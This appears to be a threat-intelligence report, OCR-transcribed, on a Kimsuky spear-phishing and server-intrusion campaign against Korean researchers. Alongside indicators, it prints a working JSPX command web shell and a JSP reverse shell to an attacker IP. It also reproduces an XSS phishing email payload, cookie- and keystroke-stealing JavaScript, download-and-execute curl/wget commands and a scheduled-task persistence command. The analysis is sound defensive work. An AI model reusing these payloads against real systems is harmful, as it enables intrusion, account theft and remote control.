


```
[redacted]201107_[알림] 서류 접수 요청드립니다.eml
38:X-PHP-Script: wallet-info.esy.es/mail_ok.php for 49.50.25.80
39:X-PHP-Filename: /home/u474585289/domains/wallet-info.esy.es/public_html/mail_ok.php REMOTE_ADDR: 49.50.25.80
40:X-PHP-Originating-Script: 474585289:mail_ok.php

[redacted]201109_VPN 신청 접수바랍니다.eml
38:X-PHP-Script: wallet-info.esy.es/mail_ok.php for 124.217.209.13
39:X-PHP-Filename: /home/u474585289/domains/wallet-info.esy.es/public_html/mail_ok.php REMOTE_ADDR: 124.217.209.13
40:X-PHP-Originating-Script: 474585289:mail_ok.php

[redacted]201104_[긴급] 연구관련 서류 요청 드립니다.eml
38:X-PHP-Script: wallet-info.esy.es/mail_ok.php for 124.217.209.6
39:X-PHP-Filename: /home/u474585289/domains/wallet-info.esy.es/public_html/mail_ok.php REMOTE_ADDR: 124.217.209.6
40:X-PHP-Originating-Script: 474585289:mail_ok.php
```

- Attacker IP: 49.50.25[.]80 (GORayNet, KR), 124.217.209[.]6, 124.217.209[.]13 (Linuxlab, KR)
- Phishing email sending URL: wallet-info.esy.es/**mail_ok.php**[2]
- Example result of accessing the Mailing Toolkit:


wallet-info.esy.es/mail.php
주의 요함 | wallet-info.esy.es/mail.php
파일 선택
COMMIT

송신자이름 hello
송신자이메일 hello@world.com
수신자이름 TALON
수신자이메일 jack2@s2wlab.com
제목 고객센터에서 알려드립니다.
내용 Hello Kimsuky
첨부파일 선택된 파일 없음



```
Received: from u474585289 by srv164.main-hosting.eu with local (Exim 4.94) (envelope-
from <u474585289@srv164.main-hosting.eu>) id 1kcikH-001jeS-9n for jack2@s2wlab.com;
Wed, 11 Nov 2020 05:32:37 +0000
To:
  <jack2@s2wlab.com>
Subject: 고객센터에서 알려드립니다.
X-PHP-Script: wallet-info.esy.es/mail_ok.php for [redacted]
X-PHP-Filename: /home/u474585289/domains/wallet-info.esy.es/public_html/mail_ok.php
REMOTE_ADDR: [redacted]
X-PHP-Originating-Script: 474585289:mail_ok.php
From: hello <hello@world.com>
Reply-to: hello <hello@world.com>
Content-Type: text/html; charset=UTF-8
Message-Id: <E1kcikH-001jeS-9n@srv164.main-hosting.eu>
Sender: <u474585289@srv164.main-hosting.eu>
Date: Wed, 11 Nov 2020 05:32:37 +0000
```

Malware containing the double XOR decoding routine – one of the main features of the Kimsuky group's AppleSeed malware – was also found in Operation Newton.

- It was confirmed that the tools used for the attack, including malware, were developed before the actual attack was carried out.
- The attacker developed customized malware and distributed it according to the target of the attack.
  - **(Windows Server)** Malware that eventually runs Meterpreter-related server files

    → Persistence and remote control
  - **(Personal Windows PC)** Backdoor-type AppleSeed that has been mentioned a lot in related works

    → Leakage of target information and execution of additional commands
- As a result of investigating some of the servers used by the attacker, the ut_zeus malware was found.

2.4 Obtain capabilities

When attacking *Windows Server*, Meterpreter, one of the payload codes provided by Metasploit (which is well known as an open pen-testing framework), was used for the attack.

- MD5: 67EFCEA775EE146DB998828014A0D59F (Thu Oct 08 00:55:26 2020)
- The **imphash** and **rich header hash** values matched the known hash values of the **Meterpreter server file**.
  - imphash: c60074f21d3b2523e56004f278ea7d7f
  - rich_pe_header_hash: e968151733cecdb7623c2d9daddd256a

In the case of the web shell used when attacking the *Linux* server, the public web shell was either used as it is, or with only some information, such as IP address and PORT number, changed.

[2] Same as the Mailing Toolkit mentioned in [1].

It is the same as the web shell published as a web shell executed by inputting a Base64-encoded string to the str argument.

Ref 1: https://github.com/SecWiki/WebShell-2/blob/master/Jspx/cmd.jspx.

```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page" xmlns="http://www.w3.org/1999/xhtml"
xmlns:c="http://java.sun.com/jsp/jstl/core"
version="2.0">
<jsp:directive.page contentType="text/html;charset=UTF-8" pageEncoding="UTF-8"/>
<jsp:directive.page import="java.util.*"/>
<jsp:directive.page import="java.io.*"/>
<jsp:directive.page import="sun.misc.BASE64Decoder"/>
<jsp:scriptlet><![CDATA[
    String tmp = pageContext.getRequest().getParameter("str");
    if (tmp != null&&!"".equals(tmp)) {
    try{
        String str = new String((new BASE64Decoder()).decodeBuffer(tmp));
        Process p = Runtime.getRuntime().exec(str);
        InputStream in = p.getInputStream();
        BufferedReader br = new BufferedReader(new InputStreamReader(in,"GBK"));
        String brs = br.readLine();
        while(brs!=null){
           out.println(brs+"</br>");
           brs = br.readLine();
        }
        }catch(Exception ex){
           out.println(ex.toString());
        }
    }]]>
</jsp:scriptlet>
</jsp:root>
```

Ref 2: https://gist.github.com/maugern/0845b64730a2c606ec726e48902c3308#file-jrshell-jsp-L105

```
...
try
  {
     StringShellPath;
  ShellPath=newString("/bin/sh");

     Socket socket = new Socket( "27.102.115.180", 1235 );Processprocess=Runtime.getRuntime().
exec (ShellPath);
     (newStreamConnector(process.getInputStream(),socket.getOutputStream())).start();
     (newStreamConnector(socket.getInputStream(),process.getOutputStream())).start();
  }catch(Exceptione){}
%>
```

2.5 Stage capabilities: upload malware & tool

Malware and web shells were placed in the acquired and configured infrastructure and used for attacks.

- **Example:** Same reverse-shell file found on different servers:


```
MD5(invent5321.phps.kr/2.b)=f8133e07e2d8cdcc264631b411a89924
MD5(wallet-info.esy.es/2.b)=f8133e07e2d8cdcc264631b411a89924
MD5(designinvent.co.kr/2.b)=f8133e07e2d8cdcc264631b411a89924
```

```
---> tcp://27.102.114.63:3101socket(AF_INET,SOCK_STREAM,IPPROTO_IP)=3
connect(3,{sa_family=AF_INET,sin_port=htons(3101),sin_addr=inet_addr("27.102.114.63")}
```

3. Initial access

The Kimsuky group sent spear-phishing emails to many engineering researchers in order to take over accounts using the Mailing Toolkit identified above.

3.1 Phishing: spear-phishing link



조예연
2020년 11월 4일 오전 8:26

[긴급] 연구관련 서류 요청 드립니다
받는 사람: [redacted].kr,
답장 받는 사람: 조예연

>> 잘못 발송된 메일

손영광
2020년 11월 9일 오전 9:18

VPN 신청 접수바랍니다
받는 사람: [redacted].kr,
답장 받는 사람: 손영광

>> 복구중인 메일

주다해
2020년 11월 7일 오후 4:57

[알림] 서류 접수 요청드립니다
받는 사람: [redacted].kr,
답장 받는 사람: 주다해

>> 복구중인 메일


관리자
2020년 11월 13일 오후 9:21

[긴급] 메일확인
받는 사람: [redacted].kr

>> 오류

When browsing the email, it looks like it contains simple text ('>> erroneous sending email'), but in fact it contains HTML code. One of the problems was that when the email was read on the webmail service, it was moved to the phishing page configured by the attacker.

- Mailing Toolkit (phishing email sending URL): wallet-info.esy.es/mail_ok.php
- Sending email address: yeyongjo@centraldist.ne, yongguang@aerospace.ne, dahaeju@coverage.co



```
>> 잘못 발송된 메일<br>
<br>
<div style="display:none">
<!--<img src="--><img src=x onerror=javascript:eval(unescape(s1.innerHTML))//">
<div style="display:none" id="s1">
if%28%24%28%22%23temp1%22%29.length%3D%3D0%29%7B
var%20a%3Ddocument.createElement%28%22script%22%29%3Ba.id%3D%22temp1%22%3Bwindow.
parent.parent.parent.document.getElementsByTagName("head")%5B0%5D.appendChild(a).
src%3D"https%3A%2F%2Fwww.[redacted].xyz%2Fanalytics.
js%3F_%3DbGltam9uZ2hv%26token%3Da2Fpc3Q=%26delay%3D30%26m%3Dlogin"%3B%7D</div>
```

3.2 Exploit public-facing application


[Phishing Server]/analytics.js—[HTMLInjection] —> ./bootstrap.js—[LoadingPhishingSite] —> ./ga.js

```
>>잘못발송된메일<br>
<br>
<divstyle="display:none">
<!--<imgsrc="--><imgsrc=xonerror=javascript:eval(unescape(s1.innerHTML))//">
<divstyle="display:none"id="s1">if($("#temp1").length==0){
vara=document.createElement("script");a.id="temp1";window.parent.parent.parent.document.
getElementsByTagName("head")[0].appendChild(a).src="https://[PhishingServer]/analytics.
js?_=[BASE64(ID)]&token=[BASE64(Target)]=&delay=30&m=login";}</div>
```

There was a JavaScript code execution vulnerability on the webmail service. As a result, when the victim read the spear-phishing mail on the webmail interface, the JavaScript code in the body was executed and redirected to the phishing server.

- _: BASE64(EmailIDofVictim)
- token: BASE64(TargetingOrganizationName)

Stage 01: analytics.js?_=[BASE64(ID)]&token=[BASE64(Target)]=&delay=30&m=login




```
if (g_a == undefined) {

  function popup()
  {
    alert("세션이 종료되어 로그인 페이지로 이동합니다.");
    return;
  }
  function del()
  {
    /*var htmlElement = document.getElementsByTagName('html')[0].parentNode;
    while(htmlElement.hasChildNodes())
    {
      htmlElement.removeChild( htmlElement.firstChild );
    }*/
    var htmlText="<html><head><title>[redacted] 웹메일 시스템</title><meta http-equiv='X
-UA-Compatible' content='IE=10'><meta http-equiv='Content-Type' content='text/ht
ml; charset=utf-8'></head><body leftmargin='0' topmargin='0' marginwidth='0' mar
ginheight='0' scroll='no'><iframe src='https://[redacted]//bootstrap.js?_=
[redacted]&token=[redacted]=&m=login' scrolling='no' frameborder='no' style='position:abs
olute; width:100%; height:100%; top:0; left:0' ></iframe></body></html>";
    //document.write(htmlText);
    document.getElementsByTagName('html')[0].innerHTML=htmlText;
    return;
  }

  setTimeout("popup();del();",30000);

  $(function(){
    function send(value=""){
      $.ajax({
        url:"https://[redacted]//ga.js",
        type:"post",
        data: {
          _: "[redacted]",
          token: btoa(value)
        }
      });
    }
    send("Cookie:" + document.cookie);
  });
}

var g_a = 1;
```

After a warning window is displayed indicating that the session has been terminated and moving to the login page, it is disguised as if it has moved to the webmail login page (any page can be loaded through the iframe tag). The keylogging script works on the moved webmail disguised page, and the account information is stolen by sending the information entered when the key is input and the cookie value to an external server.

- `setTimeout("popup();del();",30000);`
  - `popup()`: alert related to session termination and login page move
- `del()`: Load a specific web page included in an iframe
  - https://[PhishingServer]//bootstrap.js?_=[BASE64(ID)]&token=[BASE64(Target)]=&m=login
- Send `_(BASE64(ID))`, `token`, `document.cookie` to the `ga.js` page

Stage 02: bootstrap.js?_=[BASE64(ID)]&token=[BASE64(Target)]=&m=login



(Web page newly moved by iframe.)

```
<script>
  </script><scripttype="text/javascript">
  $(function(){
    functionsend(value=""){
      $.ajax({
        url:"ga.js",
        type:"post",
        data:{
          _:"[BASE64(ID)]",
          token:btoa(value)
        }
      });
    }
    $("input").keydown(function(evt) {
      send("keydown:"+evt.target.value);
    });
    $("input").change(function(evt) {
      send("value:"+evt.target.value);
    });
    send("Cookie:"+document.cookie);
  });
</script>
```

After loading a page disguised as a normal webmail login page, the keylogging function is called and executed, and information is transmitted to the outside (`ga.js`).

3.3 Valid accounts

Through a phishing attack, the Kimsuky group accesses the webmail service by obtaining the information required for a webmail login. As a result, they obtained sensitive information such as administrator account and VPN connection and it was possible to enter the internal server.

4. Execution

4.1 Scheduled task/job

On *Windows Server*, when the malware is executed, it self-replicates and is registered in the scheduler.

```
schtasks/create/f/tn"Intel\Disk\Volume1"/tr"C:\Windows\system32\regsvr32.exe/s
"C:\ProgramData\Intel\Driverdriver.cfg""/scminute/mo30
```

- Task name in the scheduler: `Intel\Disk\Volume1`

- Taskrun (command): `C:\Windows\system32\regsvr32.exe/s"C:\ProgramData\Intel\Driverdriver.cfg"`
- Schedule type: every `30min`

4.2 Command and scripting interpreter


On a *Linux* server, after infiltrating the internal server, the web shell was downloaded from the outside using the CLI command, and execution permission was granted. After downloading the file from the outside through the `wget` and `curl` commands, execution permission is granted (`chmod`) and it is executed:

```
curl "http://wallet-info.esy.es/1.elf" -o1.elf ls
./1.elf
chmod 777 1.elf
./1.elfpsax

...

curl "http://wallet-info.esy.es/2.elf" -o 2.elf ls

chmod 777 2.elf

./2.elf

...
```

5. Persistence

5.1 Server software component: web shell

On a *Linux* server, after uploading the web shell file to the administrator page using the previously hijacked administrator account, the malware executes additional commands and downloads and executes the reverse shell to maintain the authority to the server.



```
[redacted].80/ssl_access_log
84352:49.50.29.69 - - [09/Nov/2020:15:44:58 +0900] "GET /about1.jspx?str=dW5hbWUgLWE= HTTP/1.1" 200 108
85057:49.50.29.69 - - [09/Nov/2020:15:50:54 +0900] "GET /about1.jspx?str=bHMgL2hvbWU= HTTP/1.1" 200 69
85260:49.50.29.69 - - [09/Nov/2020:15:52:44 +0900] "GET /about1.jspx?str=Y3VybCAiaHR0cDovL3dhbGxldC1pbmZvLmVzeS5lcy8yLmIiIC1vIC9ob21lLzIuZWxm
85281:49.50.29.69 - - [09/Nov/2020:15:53:02 +0900] "GET /about1.jspx?str=bHMgL2hvbWUgLWFs HTTP/1.1" 200 219
85436:49.50.29.69 - - [09/Nov/2020:15:53:25 +0900] "GET /about1.jspx?str=cHdk HTTP/1.1" 200 54
85620:49.50.29.69 - - [09/Nov/2020:15:54:08 +0900] "GET /about1.jspx?str=bHMgL2RhdGEgLWFs HTTP/1.1" 200 20
85640:49.50.29.69 - - [09/Nov/2020:15:54:22 +0900] "GET /about1.jspx?str=bHMgLw== HTTP/1.1" 200 200
86005:49.50.29.69 - - [09/Nov/2020:15:59:41 +0900] "GET /about1.jspx?str=bHMgL2FwYWNoZS8= HTTP/1.1" 200 88
86031:49.50.29.69 - - [09/Nov/2020:16:00:01 +0900] "GET /about1.jspx?str=bHMgL2FwYWNoZS9hcGFjaGUtdG9tY2F0LTcuMC4xMDMgLWFs HTTP/1.1" 200 357
```

```
84352:49.50.29.69--[09/Nov/2020:15:44:58+0900]"GET/about1.jspx?str=dW5hbWUgLWE=HTTP/1.1"200108
85057:49.50.29.69--[09/Nov/2020:15:50:54+0900]"GET/about1.jspx?str=bHMgL2hvbWU=HTTP/1.1"20069
85260:49.50.29.69--[09/Nov/2020:15:52:44+0900]"GET/about1.
jspx?str=Y3VybCAiaHR0cDovL3dhbGxldC1pbmZvLmVzeS5lcy8yLmIiIC1vIC9ob21lLzIuZWxmHTTP/1.1"20020
85281:49.50.29.69--[09/Nov/2020:15:53:02+0900]"GET/about1.jspx?str=bHMgL2hvbWUgLWFsHTTP/1.1"200219
85436:49.50.29.69--[09/Nov/2020:15:53:25+0900]"GET/about1.jspx?str=cHdkHTTP/1.1"20054
85620:49.50.29.69--[09/Nov/2020:15:54:08+0900]"GET/about1.jspx?str=bHMgL2RhdGEgLWFsHTTP/1.1"20020
85640:49.50.29.69--[09/Nov/2020:15:54:22+0900]"GET/about1.jspx?str=bHMgLw==HTTP/1.1"200200
86005:49.50.29.69--[09/Nov/2020:15:59:41+0900]"GET/about1.jspx?str=bHMgL2FwYWNoZS8=HTTP/1.1"20088
86031:49.50.29.69--[09/Nov/2020:16:00:01+0900]"GET/about1.
jspx?str=bHMgL2FwYWNoZS9hcGFjaGUtdG9tY2F0LTcuMC4xMDMgLWFsHTTP/1.1"200
357
```

hxxp://[CompromisedServer]**/about1.jspx?str=[BS64]**

*Download and execute additional files (Webshell & Reverse Shell) by inputting a Base64-encoded string in the `str` argument

- Example: file download


```
curl"http://wallet-info.esy.es/2.b"-o/home/2.elf
curl"http://wallet-info.esy.es/2.b"-o/apache/apache-tomcat-7.0.103/startcurl"http://wallet-info.
esy.es/2.b"-o/tmp/asdf

wget http://designinvent.co.kr/2.b -o /tmp/abc
wget http://designinvent.co.kr/2.b -O /tmp/abc.e

wget "http://designinvent.co.kr/test.txt" -o /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.jspx
wget http://designinvent.co.kr/test.txt -o /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.jspx
wget http://designinvent.co.kr/a.txt -o /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.jspx
wget http://designinvent.co.kr/c.j -O /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.jspx
wget http://designinvent.co.kr/c.txt -O /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.jspx

wget http://designinvent.co.kr/a.txt -o /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.txt
wget http://designinvent.co.kr/a.txt /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.txt
wget http://designinvent.co.kr/a.txt -O /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.txt
wget http://designinvent.co.kr/jsp.b -O /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.txt

wget http://designinvent.co.kr/b.txt -o /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist1.txt
wget http://designinvent.co.kr/jsp.b -O /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist1.jspx

wget http://designinvent.co.kr/d.txt -O /apache/apache-tomcat-7.0.103/webapps/ROOT/about2.jspx
wget http://designinvent.co.kr/s.txt -O /apache/apache-tomcat-7.0.103/webapps/ROOT/about3.jsp
wget http://designinvent.co.kr/s.txt -O /apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.jsp
wget http://designinvent.co.kr/s.txt -O /apache/apache-tomcat-7.0.103/webapps/ROOT/about3.txt
```

- Example: authorization and execution

```
chmod777/tmp/abc
chmod777/tmp/abc.e

mv/apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.txt/apache/apache-tomcat-7.0.103/webapps/
ROOT/newlist2.jspxchmod777/apache/apache-tomcat-7.0.103/webapps/ROOT/newlist2.jspx

chmod777/apache/apache-tomcat-7.0.103/webapps/ROOT/newlist.jspx
```

5.2 Create account: local accounts

On *Windows Server*, the attacker created the `default` account in the `administrators group` and created a tool after granting privileges.



사용자 이름	default
사용자 유형	Local User
보안 식별자	S-1-5-21-2283787599-2925703034-3200572022-1012
프로필 경로	C:\Users\default.[redacted]DB1
마지막 로그인 날짜/시간	2020-11-10 PM 12:58:49
마지막 암호 변경 날짜/시간	2020-11-10 AM 1:31:32
암호 필수	True
NTLM 해시	21BA5EF572CC39FF3CA123BF1EF04855
사용자 그룹	Administrators, Users, Remote Desktop Users
로그인 횟수	7
계정 사용 안 함	False

- Malware: `Driverdriver.cfg → cachew-21014710.cache/mtp.db`
- Tools: p.exe(PortScan), putty.exe, HeidiSQL_11.1_64_Portable.zip (SQLquery)


① After executing Driverdriver.cfg, download and execute ② cachew-21014710.cache (mtp.db) from the C&C server. After that, the Meterpreter is finally executed through the shellcode that makes a reverse connection.

```
① Driverdriver.cfg(MD5:b1cad7fa7d7168fd3b8ff853d266b669)
http://app.gommi.ml/init/image?i=init&u=[]&p=ya&v=1.0-bgm-17
